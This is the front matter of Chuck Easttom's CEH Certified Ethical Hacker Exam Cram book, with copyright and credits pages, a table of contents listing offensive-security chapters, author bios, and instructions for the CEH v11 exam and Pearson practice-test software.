

EXAM✓CRAM

CEH

Certified Ethical Hacker



Cram
Sheet



Flash
Cards



Practice
Tests



Dr. CHUCK EASTTOM

CEH

Certified Ethical Hacker

EXAM✓CRAM

Special Offers

ENHANCE YOUR EXAM PREPARATION

Save 70% on Complete Video Course

The *CEH Certified Ethical Hacker Exam Cram Complete Video Course*, available for both streaming and download, provides you with hours of expert-level instruction mapped directly to exam objectives. Put your knowledge to the test with full practice exams powered by the Pearson Test Prep practice test software, module quizzes, and more.

Save 80% on Premium Edition eBook and Practice Test

The *CEH Certified Ethical Hacker Exam Cram Premium Edition eBook and Practice Test* provides three eBook files (PDF, EPUB, and MOBI/Kindle) to read on your preferred device and an enhanced edition of the Pearson Test Prep practice test software. You will also receive two additional practice exams with links for every question mapped to the PDF eBook.

Pearson Test Prep online system requirements:

Browsers: Chrome version 73 and above; Safari version 12 and above; Microsoft Edge 44 and above.

Devices: Desktop and laptop computers, tablets running Android v8.0 and above or iPadOS v13 and above, smartphones running Android v8.0 and above or iOS v13 and above with a minimum screen size of 4.7". Internet access required.

Pearson Test Prep offline system requirements:

Windows 10, Windows 8.1; Microsoft .NET Framework 4.5 Client; Pentium-class 1 GHz processor (or equivalent); 512 MB RAM; 650 MB disk space plus 50 MB for each downloaded practice exam; access to the Internet to register and download exam databases.

See card insert in the back of the book
for your Pearson Test Prep activation code and special offers.



EXAM✓CRAM

CEH Certified Ethical Hacker Exam Cram

Dr. Chuck Easttom

CEH Certified Ethical Hacker Exam Cram

Copyright © 2022 by Pearson Education, Inc.

All rights reserved. This publication is protected by copyright, and permission must be obtained from the publisher prior to any prohibited reproduction, storage in a retrieval system, or transmission in any form or by any means, electronic, mechanical, photocopying, recording, or likewise. For information regarding permissions, request forms, and the appropriate contacts within the Pearson Education Global Rights & Permissions Department, please visit www.pearson.com/permissions.

No patent liability is assumed with respect to the use of the information contained herein. Although every precaution has been taken in the preparation of this book, the publisher and author assume no responsibility for errors or omissions. Nor is any liability assumed for damages resulting from the use of the information contained herein.

ISBN-13: 978-0-13-751344-4

ISBN-10: 0-13-751344-5

Library of Congress Control Number: 2021921550

ScoutAutomatedPrintCode

Trademarks

All terms mentioned in this book that are known to be trademarks or service marks have been appropriately capitalized. Pearson IT Certification cannot attest to the accuracy of this information. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

Warning and Disclaimer

Every effort has been made to make this book as complete and as accurate as possible, but no warranty or fitness is implied. The information provided is on an “as is” basis. The author and the publisher shall have neither liability nor responsibility to any person or entity with respect to any loss or damages arising from the information contained in this book.

Special Sales

For information about buying this title in bulk quantities, or for special sales opportunities (which may include electronic versions; custom cover designs; and content particular to your business, training goals, marketing focus, or branding interests), please contact our corporate sales department at corpsales@pearsoned.com or (800) 382-3419.

For government sales inquiries, please contact governmentsales@pearsoned.com.

For questions about sales outside the U.S., please contact intlcs@pearson.com.

Editor-in-Chief

Mark Taub

Director, ITP Product Management

Brett Bartow

Executive Acquisitions Editor

James Manly

Development Editor

Ellie Bru

Managing Editor

Sandra Schroeder

Project Editor

Mandie Frank

Copy Editor

Kitty Wilson

Indexer

Timothy Wright

Proofreader

Donna Mulder

Technical Editor

Akhil Behl

Publishing Coordinator

Cindy Teeters

Designer

Chuti Prasertsith

Compositor

codeMantra

Pearson's Commitment to Diversity, Equity, and Inclusion

Pearson is dedicated to creating bias-free content that reflects the diversity of all learners. We embrace the many dimensions of diversity, including but not limited to race, ethnicity, gender, socioeconomic status, ability, age, sexual orientation, and religious or political beliefs.

Education is a powerful force for equity and change in our world. It has the potential to deliver opportunities that improve lives and enable economic mobility. As we work with authors to create content for every product and service, we acknowledge our responsibility to demonstrate inclusivity and incorporate diverse scholarship so that everyone can achieve their potential through learning. As the world's leading learning company, we have a duty to help drive change and live up to our purpose to help more people create a better life for themselves and to create a better world.

Our ambition is to purposefully contribute to a world where:

- ▶ Everyone has an equitable and lifelong opportunity to succeed through learning.
- ▶ Our educational products and services are inclusive and represent the rich diversity of learners.
- ▶ Our educational content accurately reflects the histories and experiences of the learners we serve.
- ▶ Our educational content prompts deeper discussions with learners and motivates them to expand their own learning (and worldview).

While we work hard to present unbiased content, we want to hear from you about any concerns or needs with this Pearson product so that we can investigate and address them.

- ▶ Please contact us with concerns about any potential bias at <https://www.pearson.com/report-bias.html>.

Credits

Figure	Attribution/Credit
Figure 1-1	Screenshot of Google Search © 2021 Google LLC
Figure 1-2	Screenshot of Google Advanced Search © Google LLC
Figure 1-3	Screenshot of Google Hacking Database © OffSec Services Limited 2021
Figure 1-4	Screenshot of netcraft.com Scan © 1995 - 2021 Netcraft Ltd
Figure 1-5	Screenshot of Shodan Search © Shodan
Figure 1-6	Screenshot of Archive.org Search © The Internet Archive
Figure 1-7	Screenshot of OSINT Page © Osintframework.com
Figure 1-8	Screenshot of Neustar Geolocation ©2021 Neustar, Inc.
Figure 1-9	Screenshot of https://mxtoolbox.com/DNSLookup.aspx DNS Results © Copyright 2004-2021, MXToolBox, Inc
Figure 1-10	Screenshot of tracert Results © Microsoft 2021
Figure 1-11	Screenshot of recon-ng © OffSec Services Limited 2021
Figure 1-12	Screenshot of UPnP SSDP M-SEARCH © Rapid7
Figure 1-13	Screenshot of Zenmap Tool © Insecure.Org
Figure 2-1	Screenshot of Colasoft Main Screen © 2001 - 2021 Colasoft
Figure 2-2	Screenshot of Colasoft Packet Editing © 2001 - 2021 Colasoft
Figure 2-3	Screenshot of Ping Scan © Microsoft 2021
Figure 2-4	Screenshot of Network Pinger Main Screen © Gonalo Ferreira
Figure 2-5	Screenshot of Network Pinger Results © Gonalo Ferreira
Figure 2-7	Screenshot of Lan Helper © 2021 Dan.com
Figure 2-8	Screenshot of nbtstat © Microsoft 2021
Figure 2-9	Screenshot of net view © Microsoft 2021
Figure 2-10	Screenshot of Zone Transfer © Microsoft 2021
Figure 2-11	Screenshot of tcpdump © OffSec Services Limited 2021
Figure 2-12	Screenshot of Wireshark Main Screen © Wireshark Foundation
Figure 2-13	Screenshot of Wireshark Color Coding © Wireshark Foundation
Figure 2-14	Screenshot of Nessus Main Screen © 2021 Tenable [®] , Inc
Figure 2-15	Screenshot of Nessus Scan Results © 2021 Tenable [®] , Inc
Figure 3-2	Screenshot of Winrtgen © Massimiliano Montoro
Figure 3-3	Screenshot of pwdump7 © Andres and Miguel Tarasco
Figure 3-4	Screenshot of RainbowCrack © 2020 RainbowCrack Project
Figure 3-5	Screenshot of ADS © Microsoft 2021
Figure 3-6	Screenshot of DeepSound © 2012-2021 Jpinsoft Jozef Batora

Figure 3-7	Screenshot of QuickStego © 2020 cybernescence ltd Pictorial Press Ltd / Alamy Stock Photo
Figure 3-8	Screenshot of OpenStego © 2017-2021 Samir Vaidya
Figure 3-9	Screenshot of ClearLogs © Microsoft 2021
Figure 3-10	Screenshot of Launching Metasploit in Kali Linux © OffSec Services Limited 2021
Figure 3-11	Screenshot of Launching Metasploit © OffSec Services Limited 2021
Figure 3-12	Screenshot of SMB Scan © OffSec Services Limited 2021
Figure 3-13	Screenshot of Getting a reverse Shell © Microsoft 2021
Figure 4-1	Screenshot of eLiTeWrap © Microsoft 2021
Figure 4-2	Screenshot of DarkHorse Trojan Maker © Trojan virus maker 1.2
Figure 4-3	Screenshot of TeraBIT Virus Maker © TeraBIT Virus Maker
Figure 4-4	Screenshot of BlackHost Virus Maker © 2021 - BlackHost
Figure 4-5	Screenshot of Internet Worm Maker Thing © Internet Worm Maker Thing
Figure 4-6	Screenshot of BinText © 2021 McAfee, LLC
Figure 4-7	Screenshot of IDA Decompiler © 2021 Hex-Rays
Figure 4-8	Screenshot of Sysinternals Process Explorer © Microsoft 2021
Figure 5-4	Screenshot of Antivirus System PRO © Antivirus System Pro
Figure 5-5	Screenshot of Netcraft Anti-phishing © 1995 - 2021 Netcraft Ltd
Figure 5-6	Screenshot of Social Engineer Toolkit © 2021 by TrustedSec
Figure 5-8	Screenshot of macof © OffSec Services Limited 2021
Figure 5-9	Screenshot of Changing a MAC Address in Windows 10 © Microsoft 2021
Figure 5-10	Screenshot of Technitium MAC Spoofer © Technitium
Figure 6-1	Screenshot of LOIC © 2021 Slashdot Media
Figure 6-2	Screenshot of DoSHTTP © Socketsoft LLC
Figure 6-3	Screenshot of XOIC © 2008-2038 of AppNee Freeware Group
Figure 6-4	Screenshot of HOIC © 2021 Slashdot Media
Figure 6-5	Screenshot of Burp Suite © 2021 PortSwigger Ltd.
Figure 7-1	Screenshot of Snort Installation: Choose Components Screen ©2021 Cisco
Figure 7-2	Screenshot of Executing Snort ©2021 Cisco
Figure 7-4a	Studio_G/Shutterstock
Figure 7-5a	
Figure 7-6a	
Figure 9-7c	

Figure 8-7	Screenshot of Metasploit Main Screen © OffSec Services Limited 2021
Figure 8-8	Screenshot of Metasploit SMB Scan © OffSec Services Limited 2021
Figure 8-9	Screenshot of Metasploit Success © OffSec Services Limited 2021
Figure 9-8	Screenshot of Wigle.net © 2001-2021 bobzilla && arkasha && uhtu
Figure 9-9	Screenshot of Windows Network Settings © Microsoft 2021
Figure 9-10	Screenshot of Hot Spot Properties © Microsoft 2021
Figure 9-11	Screenshot of Linux ifconfig © OffSec Services Limited 2021
Figure 9-12	Screenshot of Wifi Honey Help © OffSec Services Limited 2021
Figure 9-13	Screenshot of Setting Up Wifi Honey © OffSec Services Limited 2021
Figure 10-3	Screenshot of Rogue © Check Point
Figure 10-4	Screenshot of DroidSheep © DroidSheep
Figure 13-3	Screenshot of Online Hash Calculator © Tools 4 noobs 2007-2020
Figure 13-4	Screenshot of Advanced Encryption Package © 2014-1998 InterCrypto Software
Figure 13-5	Screenshot of Cryptool Version 1 © 1998 - 2021 CrypTool Contributors
Figure 13-8	Screenshot of Certificate Store © Microsoft 2021
Figure 11-7	Screenshot of HVAC Vulnerabilities © Shodan
Figure 11-8	Screenshot of OWASP Top 10 © 2021, OWASP Foundation, Inc.
Figure 11-9	Screenshot of IoTsploit © IoTsploit
Figure 11-10	Screenshot of Bitdefender IoT Scanner © 1997-2021 Bitdefender
Figure 11-11	Screenshot of Foren6 Scanner © GitHub, Inc.

Contents at a Glance

	Introduction	xx
CHAPTER 1	Reconnaissance and Scanning	1
CHAPTER 2	Enumeration and Vulnerability Scanning	33
CHAPTER 3	System Hacking	65
CHAPTER 4	Malware	93
CHAPTER 5	Packet Sniffing and Social Engineering	123
CHAPTER 6	Denial of Service and Session Hijacking	151
CHAPTER 7	Evading Security Measures	173
CHAPTER 8	Hacking Web Servers and Web Applications	205
CHAPTER 9	Hacking Wireless	233
CHAPTER 10	Hacking Mobile	259
CHAPTER 11	IOT and OT Hacking	283
CHAPTER 12	Cloud Computing and Hacking	309
CHAPTER 13	Cryptography	333
	Glossary	367
	Index	391

Table of Contents

Introduction	xx
 CHAPTER 1:	
Reconnaissance and Scanning	1
Reconnaissance Types	1
Passive Reconnaissance Techniques	3
Active Reconnaissance Techniques	22
SSDP Scan	25
Nmap	26
hping	28
Banner Grabbing	29
TTL and TCP Scanning	29
Evading IDS/Firewall	30
What Next?	32
 CHAPTER 2:	
Enumeration and Vulnerability Scanning	33
Scanning	33
TCP Scanning	34
ICMP Scanning	37
Scanning Process	43
Network Mapping	45
Network Packet Capture	52
tcpdump	52
tcpdump -i eth0	53
tcpdump -c 500 -i eth0	53
tcpdump -D	53
Wireshark	54
Vulnerability Scanning	57
Scoring Vulnerabilities	59
Nessus	60
Nexpose	61
SAINT	61
Additional Vulnerability Assessment Tools	62
What Next?	63

CHAPTER 3:

System Hacking	65
CEH Methodology	65
Password Cracking	67
pwdump	70
RainbowCrack	70
Other Password Cracking Tools	71
Pass the Hash	73
LLMNR/NBT-NS Poisoning	74
DLL Hijacking and Injection	74
Alternate Data Streams	75
macOS Attacks	76
Malware	76
Rootkits	77
Spyware	79
Steganography	80
Covering Tracks	83
Metasploit	84
Session Hijacking	89
What Next?	92

CHAPTER 4:

Malware	93
Malware Types	94
Trojan Horses	94
Backdoor	99
Spyware	99
Ransomware	100
Rootkits	101
Fileless Malware	102
Botnet	103
Advanced Persistent Threats	103
Exploit Kits	104
How Malware Spreads	104
Malware Components	105
Malware Evasion Techniques	106
Viruses	108
Types of Viruses	109

Creating a Virus	111
Logic Bombs	114
Protecting Against Malware	115
Indicators of Malware	116
Sheep Dipping	116
Backups	117
Malware Analysis	117
Antivirus	120
What Next?	122

CHAPTER 5:

Packet Sniffing and Social Engineering 123

Social Engineering	123
Human-Based Social Engineering	128
Computer-Based Social Engineering	129
Mobile-Based Social Engineering	132
Insider Threats	132
More on Social Engineering	133
Social Engineering Countermeasures	134
Packet Sniffing	138
Passive Versus Active Sniffing	139
Hardware Protocol Analyzers	139
Network Information	140
Active Attack Techniques	142
Protocol Scanning	148
What Next?	150

CHAPTER 6:

Denial of Service and Session Hijacking 151

Denial of Service	151
Protocol Attacks	152
Application Layer Attacks	154
Volumetric Attacks	155
Other DoS Attacks	156
Common Tools Used for DoS Attacks	159
Countermeasures to DoS and DDoS Attacks	162
DoS in the Real World	164
Session Hijacking	165
The Session Hijacking Process	167

Specific Session Hijacking Methods	167
Countermeasures for Session Hijacking.	170
What Next?	172

CHAPTER 7:

Evading Security Measures 173

Intrusion Detection Systems	173
Types of IDSs	174
Intrusions	180
Firewalls and Honeypots	183
Packet Filtering	185
Stateful Packet Inspection Firewalls	185
Application Gateways	185
Next-Generation Firewalls (NGFWs).	186
Honeypots.	187
Virtual Private Networks	189
IDS Evasion Techniques	192
Obfuscation	193
Insertion Attacks	194
Denial of Service (DoS) Attacks	194
Session Splicing	194
Fragment Attacks	195
Time to Live Attacks	195
Invalid RST Packet Attacks	196
Urgency Flag.	196
Polymorphism	196
Desynchronization	197
Evasion Countermeasures	197
Firewall Evasion Techniques	198
Firewall Identification.	200
Obfuscation.	200
Source Routing	201
Tunneling	201
WAF Bypass	202
Firewall Evasion Tools	202
Firewall Evasion Countermeasures	203
What Next?	204

CHAPTER 8:
Hacking Web Servers and Web Applications 205

 Web Servers. 205

 Web Server Architecture 207

 Web Server Issues 208

 Attacks on Web Servers. 209

 Web Shells 211

 Securing the Web Server. 211

 Web Applications 214

 SQL Script Injection 216

 XSS 220

 Remote File Inclusion. 221

 CSRF 221

 Forceful Browsing 222

 Parameter Tampering 222

 Cookie Poisoning. 223

 LDAP Injection 223

 Command Injection 224

 Web API. 224

 Webhook 224

 OWASP Top 10 225

 Web Footprinting 227

 Metasploit. 229

 What Next? 232

CHAPTER 9:
Hacking Wireless. 233

 Wireless Technology. 233

 Wireless Terminology. 234

 IEEE 802.11 Standard 235

 Wi-Fi Security. 239

 Bluetooth 243

 Zigbee 243

 Hacking Wireless 245

 General Attacks 246

 Wi-Fi Discovery and Scanning. 246

 Rogue Access Attacks 247

 MAC Spoofing. 248

 Key Reinstallation (KRACK) Attacks 248

Jamming Attacks	249
Geo Mapping Wi-Fi	250
Aircrack-ng	250
Wireless ARP Poisoning	251
Wireless Security	252
Bluetooth Attacks	252
Creating a Wireless Hot Spot	255
What Next?	258
CHAPTER 10:	
Hacking Mobile	259
Mobile Technologies	259
Cellular Networks	260
Cell System Components	263
Mobile Operating Systems	265
Mobile Threats	274
Mobile Attack Vectors	275
SSL Stripping	276
Mobile Spam	276
Open Access Points	276
Vulnerable Sandboxing	276
Smishing	277
Malicious Apps	277
Attack Software	280
Pen Testing Methodology	281
What Next?	282
CHAPTER 11:	
IOT and OT Hacking	283
IoT Fundamentals	283
V2X	287
Protocols	287
MQTT	289
Wired	290
NFC	290
Operating Systems	290
IoT Architectures	291
SCADA/ICS	293

Operational Technology (OT)	294
Healthcare IoT	294
IoT Platforms	294
IOT Security and Hacking	296
IoT Security Layers	297
HVAC Exploitation	297
BlueBorne Attack	298
Mirai	298
Sybil Attacks	299
Black Hole Attacks	299
Rushing Attacks	299
Rolling Code Attacks	299
Jamming Attacks	300
Hello Flood	300
Mozi Botnet	300
Attify Zigbee	300
OWASP TOP 10	300
Ethical Hacking Process	302
Scanning	304
Attacking	307
What Next?	308

CHAPTER 12:

Cloud Computing and Hacking	309
Cloud Fundamentals	309
Basic Cloud Concepts	310
Cloud Security Issues	317
Serverless Computing	321
Containers	321
Cloud Computing Attacks	323
General Threats	324
Service Hijacking	325
Cross-Site Scripting	326
SOAP Attacks	326
Man-in-the-Cloud Attacks	327
DNS Attacks	327
Side-Channel Attacks	328
Authentication Attacks	328

Specific Vulnerabilities	329
Cloud Penetration Testing	329
What Next?	331

CHAPTER 13:

Cryptography 333

Cryptography Concepts	333
Symmetric Ciphers	335
Asymmetric Ciphers	337
Hashes	342
Cryptographic Tools	346
PKI	349
Digital Certificates	351
Digital Signatures	352
SSL/TLS	352
Cryptographic Attacks	357
Cryptanalysis	358
Rainbow Tables	360
The Birthday Paradox	362
DUHK	363
Poodle	363
DROWN	363
CRIME	364
What Next?	365

Glossary 367

Index 391

About the Author

Dr. Chuck Easttom is the author of 34 books, including several on computer security, forensics, and cryptography. He holds a doctor of science degree in cybersecurity, a Ph.D. in nanotechnology, a Ph.D. in computer science, and three master's degrees (one in applied computer science, one in education, and one in systems engineering). He is also an inventor with 23 patents. He is a senior member of both the IEEE and the ACM. He is also a Distinguished Speaker of the ACM and a Distinguished Visitor of the IEEE. Dr. Easttom is currently an adjunct professor for Georgetown University and for University of Dallas.

Dedication

For my wife, Teresa, who is always so supportive of my work.
—Chuck Easttom

Acknowledgments

Thanks are due to Eleanor (Ellie) Bru for working on this title once more and making it as strong as it can be.

—Chuck Easttom

About the Technical Editor

Akhil Behl, CCIE Emeritus No. 19564, is a passionate IT executive with key focus on cloud and security. He has 18+ years of experience in the IT industry, working across several leadership, advisory, consultancy, and business development profiles with various organizations. His technology and business specializations include cloud, security, infrastructure, data center, and business communication technologies. Currently he leads business development for cloud for a global systems integrator.

Akhil is a published author. Over the span of the past few years, he has authored multiple titles on security and business communication technologies. He has contributed as technical editor for over a dozen books on security, networking, and information technology. He has published four books with Pearson Education/Cisco Press.

He has published several research papers in national and international journals, including *IEEE Xplore*, and presented at various IEEE conferences, as well as other prominent ICT, security, and telecom events. Writing and mentoring are his passion.

He holds CCIE Emeritus (Collaboration and Security), Azure Solutions Architect Expert, Google Professional Cloud Architect, Azure AI Certified Associate, Azure Data Fundamentals, CCSK, CHFI, PMP, ITIL, VCP, TOGAF, CEH, ISM, CCDP, and many other industry certifications. He has a bachelor's degree in technology and a master's in business administration.

We Want to Hear from You!

As the reader of this book, *you* are our most important critic and commentator. We value your opinion and want to know what we're doing right, what we could do better, what areas you'd like to see us publish in, and any other words of wisdom you're willing to pass our way.

We welcome your comments. You can email or write to let us know what you did or didn't like about this book—as well as what we can do to make our books better.

Please note that we cannot help you with technical problems related to the topic of this book.

When you write, please be sure to include this book's title and author as well as your name and email address. We will carefully review your comments and share them with the author and editors who worked on the book.

Email: community@informit.com

Reader Services

Register your copy of *Certified Ethical Hacker Exam Cram* at www.pearsonitcertification.com for convenient access to downloads, updates, and corrections as they become available. To start the registration process, go to www.pearsonitcertification.com/register and log in or create an account.* Enter the product ISBN 9780137513444 and click Submit. When the process is complete, you will find any available bonus content under Registered Products.

*Be sure to check the box indicating that you would like to hear from us to receive exclusive discounts on future editions of this product.

Introduction

Welcome to *CEH Certified Ethical Hacker Exam Cram*. This book is designed to prepare you to take—and pass—the CEH exam. The CEH exam has become the leading introductory-level network certification available today. It is recognized by both employers and industry giants as providing candidates with a solid foundation of networking concepts, terminology, and skills.

About *CEH Exam Cram*

Exam Crams are designed to give you the information you need to know to prepare for a certification exam. They cut through the extra information, focusing on the areas you need to get through the exam. With this in mind, the elements within Exam Crams are aimed at providing the exam information you need in the most succinct and accessible manner.

This book is organized to closely follow the actual EC-Council objectives for exam CEH v11. As such, it is easy to find the information required for each of the specified EC-Council CEH v11 objectives. The objective focus design used by this Exam Cram is an important feature because the information you need to know is easily identifiable and accessible.

Within the chapters, potential exam hot spots are clearly highlighted with Exam Alerts. They have been carefully placed to let you know that the surrounding discussion is an important area for the exam. To further help you prepare for the exam, a Cram Sheet is included that you can use in the final stages of test preparation. Be sure to pay close attention to the bulleted points on the Cram Sheet because they pinpoint the technologies and facts you will probably encounter on the test.

Finally, great effort has gone into the questions that appear throughout the chapter and the practice tests to ensure that they accurately represent the look and feel of the ones you will see on the real CEH v11 exam. Be sure, before taking the exam, that you are comfortable with both the format and content of the questions provided in this book.

About the CEH v11 Exam

The CEH v11 exam is the newest iteration of several versions of the exam. The new CEH v11 objectives are aimed toward those who have at least two years of experience in cybersecurity and some exposure to penetration testing.

You will have a maximum of four hours to answer the 125 questions on the exam. The allotted time is quite generous, so when you finish, you will probably have time to double-check a few of the answers you were unsure of. Time is not typically an issue for this exam. The issue is ensuring that you fully understand the material in this book! Note that the exam includes 20 practical challenges. So when you see tools and techniques in this book, make sure you practice with them!

You need a minimum score of 70% to pass the CEH v11 exam. This means you can miss some questions and still pass. Your goal should be to get as many correct as you can, but if you feel like you don't really know the answers to a few questions, don't panic. Even if you get a few wrong, you can still pass the exam. The 70% is actually an estimate. CEH uses an adaptive format, described at https://cert.eccouncil.org/faq.html?_ga=2.167294973.253704694.1632148579-1175590966.1632148579.

EC-Council CEH v11 Exam Topics

Table I.1 lists general exam topics (that is, objectives) and specific topics under each general topic (that is, subobjectives) for the CEH v11 exam. This table also lists the chapter in which each exam topic is covered.

TABLE I.1 **Certified Ethical Hacker Exam Topics**

Chapter	CEH Exam Objective
Chapter 1: Reconnaissance and Scanning	Introduction to ethical hacking/concepts
Chapter 1: Reconnaissance and Scanning	Footprinting and reconnaissance
Chapter 2: Enumeration and Vulnerability Scanning	Enumeration
Chapter 2: Enumeration and Vulnerability Scanning	Vulnerability analysis
Chapter 3: System Hacking	System hacking
Chapter 4: Malware	Malware threats

Chapter	CEH Exam Objective
Chapter 5: Packet Sniffing and Social Engineering	Sniffing
Chapter 5: Packet Sniffing and Social Engineering	Social engineering
Chapter 6: Denial of Service and Session Hacking	Denial of service
Chapter 6: Denial of Service and Session Hacking	Session hijacking
Chapter 7: Evading Security Measures	Evading IDS, firewalls, and honeypots
Chapter 8: Hacking Web Servers and Applications	Hacking web servers
Chapter 8: Hacking Web Servers and Applications	Hacking web applications
Chapter 8: Hacking Web Servers and Applications	SQL injection
Chapter 9: Hacking Wireless	Hacking wireless
Chapter 10: Hacking Mobile	Hacking mobile
Chapter 11: IoT and OT Hacking	IoT and OT hacking
Chapter 12: Cloud Computing and Hacking	Cloud computing
Chapter 13: Cryptography	Cryptography

Booking and Taking the CEH v11 Exam

In order to be considered for the EC-Council CEH exam without attending official network security training, a candidate must have at least two years of work experience in the information security domain. A candidate who has the required work experience can submit an eligibility application form (see <https://cert.eccouncil.org/application-process-eligibility.html>) along with a nonrefundable fee of US\$100. The exam itself costs \$850.

When booking the exam, you need to provide the following information:

- ▶ Your name as you would like it to appear on your certificate
- ▶ Your Social Security or social insurance number
- ▶ Contact phone numbers (to be called in the event of a problem)
- ▶ Mailing address to which you want your certificate mailed

- ▶ Exam number and title
- ▶ Email address for contact purposes
- ▶ Credit card information so that you can pay online (You can redeem a voucher by calling the respective testing center.)

What to Expect from the Exam

If you haven't taken a certification test, the process can be a little unnerving. Even if you've taken numerous tests, it is not much better. Mastering the inner mental game often can be as much of a battle as knowing the material. Knowing what to expect before heading in can make the process a little more comfortable.

Certification tests are administered on a computer system at a Pearson VUE authorized testing center. The format of the exams is straightforward: For each question you have several possible answers to choose from. The questions in this book provide a good example of the types of questions you can expect on the exam. If you are comfortable with the questions provided in the book, the test should hold few surprises. The questions vary in length. Some of them are longer scenario questions, whereas others are short and to the point. Carefully read each question; a longer question typically has a key point that will lead you to the correct answer.

Most of the questions on the CEH v11 exam require you to choose a single correct answer, but a few require multiple answers. When there are multiple correct answers, a message at the bottom of the screen prompts you with the message "Choose all that apply." Be sure to read these messages.

Also make sure you are prepared for practical questions. These questions ask you to actually use tools and techniques described in this book. This is often done as a separate test with six hours to do 20 practical problems. As you can imagine, these questions are very involved. So practice, practice, practice,....

A Few Exam-Day Details

It is recommended that you arrive at the examination room at least 15 minutes early, although a few minutes earlier certainly would not hurt. This will give you time to prepare and will give the test administrator time to answer any questions you might have before the test begins. Many people suggest that you

review the most critical information about the test you're taking just before the test. (Exam Cram books provide a reference—the Cram Sheet, located inside the front of the book—that lists the essential information from the book in distilled form.) Arriving a few minutes early will give you some time to compose yourself and mentally review this critical information.

You will be asked to provide two forms of ID, one of which must be a photo ID. Each of the IDs you present should have a signature. You also might need to sign in when you arrive and sign out when you leave.

Be warned: The rules are clear about what you can and cannot take into the examination room. Books, laptops, note sheets, and so on are not allowed in the examination room. The test administrator will hold these items, to be returned after you complete the exam. You might receive either a wipe board or a pen and a single piece of paper for making notes during the exam. The test administrator will ensure that no paper is removed from the examination room.

After the Test

Whether you want it or not, as soon as you finish your test, your score displays on the computer screen. In addition to the results appearing on the computer screen, a hard copy of the report prints for you. Like the onscreen report, the hard copy displays your exam results and provides a summary of how you did on each section and on each technology. If you were unsuccessful, this summary can help you determine the areas you need to brush up on.

When you pass the CEH v11 exam, you will have earned the CEH certification, and your certificate will be mailed to you within a few weeks. Should you not receive your certificate and information packet within five weeks of passing your exam, contact feedback@eccouncil.org.

Last-Minute Exam Tips

Studying for a certification exam is no different than studying for any other exam, but a few hints and tips can give you the edge on exam day:

- **Read all the material:** EC-Council has been known to include material not expressly specified in the objectives. This book includes additional information not reflected in the objectives to give you the best possible preparation for the examination.

- ▶ **Watch for the Exam Alerts:** The CEH v11 objectives include a wide range of technologies. Exam Tips and Notes throughout each chapter are designed to highlight exam-related hot spots. They can be your best friends when preparing for the exam.
- ▶ **Use the questions to assess your knowledge:** Don't just read the chapter content; use the exam questions in each chapter to find out what you know and what you don't. If you struggle, study some more, review, and then assess your knowledge again.
- ▶ **Review the exam objectives:** Develop your own questions and examples for each topic listed. If you can develop and answer several questions for each topic, you should not find it difficult to pass the exam.

Good luck!

Companion Website

Register this book to get access to the Pearson Test Prep practice test software and other study materials plus additional bonus content. Check this site regularly for new and updated postings written by the author that provide further insight into the more troublesome topics on the exams. Be sure to check the box that you would like to hear from us to receive updates and exclusive discounts on future editions of this product or related products.

To access this companion website, follow these steps:

1. Go to **www.pearsonITcertification.com/register** and log in or create a new account.
2. Enter the ISBN **9780137513444**.
3. Answer the challenge question as proof of purchase.
4. Click the **Access Bonus Content** link in the Registered Products section of your account page to be taken to the page where your downloadable content is available.

Please note that many of our companion content files can be very large, especially image and video files.

If you are unable to locate the files for this title by following these steps, please visit **www.pearsonITcertification.com/contact** and select the **Site Problems/Comments** option. Our customer service representatives will assist you.

Pearson Test Prep Practice Test Software

As noted previously, this book comes complete with the Pearson Test Prep practice test software and two full exams. These practice tests are available to you either online or as an offline Windows application. To access the practice exams that were developed with this book, please see the instructions in the card inserted in the sleeve in the back of the book. This card includes a unique access code that enables you to activate your exams in the Pearson Test Prep practice test software.

Note

The cardboard sleeve in the back of this book includes a piece of paper. The paper lists the activation code for the practice exams associated with this book. Do not lose the activation code. On the opposite side of the paper from the activation code is a unique, one-time-use coupon code for the purchase of the Premium Edition eBook and Practice Test.

Accessing the Pearson Test Prep Software Online

The online version of this software can be used on any device with a browser and connectivity to the Internet, including desktop machines, tablets, and smartphones. To start using your practice exams online, follow these steps:

1. Go to **www.PearsonTestPrep.com**.
2. Select **Pearson IT Certification** as your product group.
3. Enter your email/password for your account. If you don't have an account on PearsonITCertification.com, establish one by going to **PearsonITCertification.com/join**.
4. In the My Products tab, click the **Activate New Product** button.
5. Enter the access code printed on the insert card in the back of your book to activate your product. The product is now listed in your My Products page.
6. Click the **Exams** button to launch the exam settings screen and start a practice exam.

Accessing the Pearson Test Prep Software Offline

If you want to study offline, you can download and install the Windows version of the Pearson Test Prep software. There is a download link for this software on the book's companion website, or you can enter the following link in your browser:

www.pearsonitcertification.com/content/downloads/pcpt/engine.zip

To access the book's companion website and the software, follow these steps:

1. Register your book by going to **PearsonITCertification.com/register** and entering the ISBN **9780137513444**.
2. Respond to the challenge questions.
3. Go to your account page and select the **Registered Products** tab.
4. Click the **Access Bonus Content** link under the product listing.
5. Click the **Install Pearson Test Prep Desktop Version** link under the Practice Exams section of the page to download the software.
6. After the software downloads, unzip all the files on your computer.
7. Double-click the application file to start the installation and follow the onscreen instructions to complete the registration.
8. When the installation is complete, launch the application and click the **Activate Exam** button on the My Products tab.
9. Click the **Activate a Product** button in the Activate Product Wizard.
10. Enter the unique access code found on the card in the sleeve in the back of your book and click the **Activate** button.
11. Click **Next** and then click **Finish** to download the exam data to your application.
12. Start using the practice exams by selecting the product and clicking the **Open Exam** button to open the exam settings screen.

Note that the offline and online versions will sync together, so saved exams and grade results recorded in one version will be available to you on the other as well.

Customizing Your Exams

When you are in the exam settings screen, you can choose to take exams in one of three modes:

- ▶ Study mode
- ▶ Practice Exam mode
- ▶ Flash Card mode

Study mode allows you to fully customize an exam and review answers as you are taking the exam. This is typically the mode you use first to assess your knowledge and identify information gaps. Practice Exam mode locks certain customization options in order to present a realistic exam experience. Use this mode when you are preparing to test your exam readiness. Flash Card mode strips out the answers and presents you with only the question stem. This mode is great for late-stage preparation, when you really want to challenge yourself to provide answers without the benefit of seeing multiple-choice options. This mode does not provide the detailed score reports that the other two modes provide, so it is not the best mode for helping you identify knowledge gaps.

In addition to these three modes, you will be able to select the source of your questions. You can choose to take exams that cover all of the chapters, or you can narrow your selection to just a single chapter or the chapters that make up specific parts in the book. All chapters are selected by default. If you want to narrow your focus to individual chapters, simply deselect all the chapters and then select only those on which you wish to focus in the Objectives area.

You can also select the exam banks on which to focus. Each exam bank comes complete with a full exam of questions that cover topics in every chapter. The two exams printed in the book are available to you, as are two additional exams of unique questions. You can have the test engine serve up exams from all four banks or just from one individual bank by selecting the desired banks in the exam bank area.

